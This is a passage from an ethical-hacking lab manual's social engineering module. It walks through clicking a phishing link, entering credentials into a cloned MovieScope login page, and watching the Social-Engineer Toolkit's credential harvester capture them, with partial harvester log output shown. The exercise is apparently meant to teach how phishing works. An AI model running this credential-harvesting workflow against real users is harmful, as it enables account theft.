


22. Switch to the **Windows 11** virtual machine and click **Ctrl+Alt+Del**. By default, **Admin** user profile is selected, type **Pa\$sw0rd** in the **Password** field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

23. Open any web browser (here, we are using **Mozilla Firefox**), sign in to the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.




24. When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of **www.moviescope.com**.
25. The victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, he/she will be redirected to the legitimate **MovieScope** login page. Note the different URLs in the browser address bar for the cloned and real sites.

Module 09 – Social Engineering



Note: If save credentials notification appears, click **Don't Save**.



26. Now, switch back to the **Parrot Security** virtual machine and switch to the **terminal** window.
27. As soon as the victim types in his/her **Username** and **Password** and clicks **Login**, **SET** extracts the typed credentials. These can now be used by the attacker to gain unauthorized access to the victim's account.

28. Scroll down to find **Username** and **Password** displayed in plain text, as shown in the screenshot.

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.1.11 - - [12/Apr/2022 05:49:52] "GET / HTTP/1.1" 200 -
10.10.1.11 - - [12/Apr/2022 05:49:53] "GET /js/jquery.min.js HTTP/1.1" 404 -
10.10.1.11 - - [12/Apr/2022 05:49:53] "GET /js/jquery.superfish.js HTTP/1.1" 404 -
10.10.1.11 - - [12/Apr/2022 05:49:53] "GET /js/jquery-ui.js HTTP/1.1" 404 -
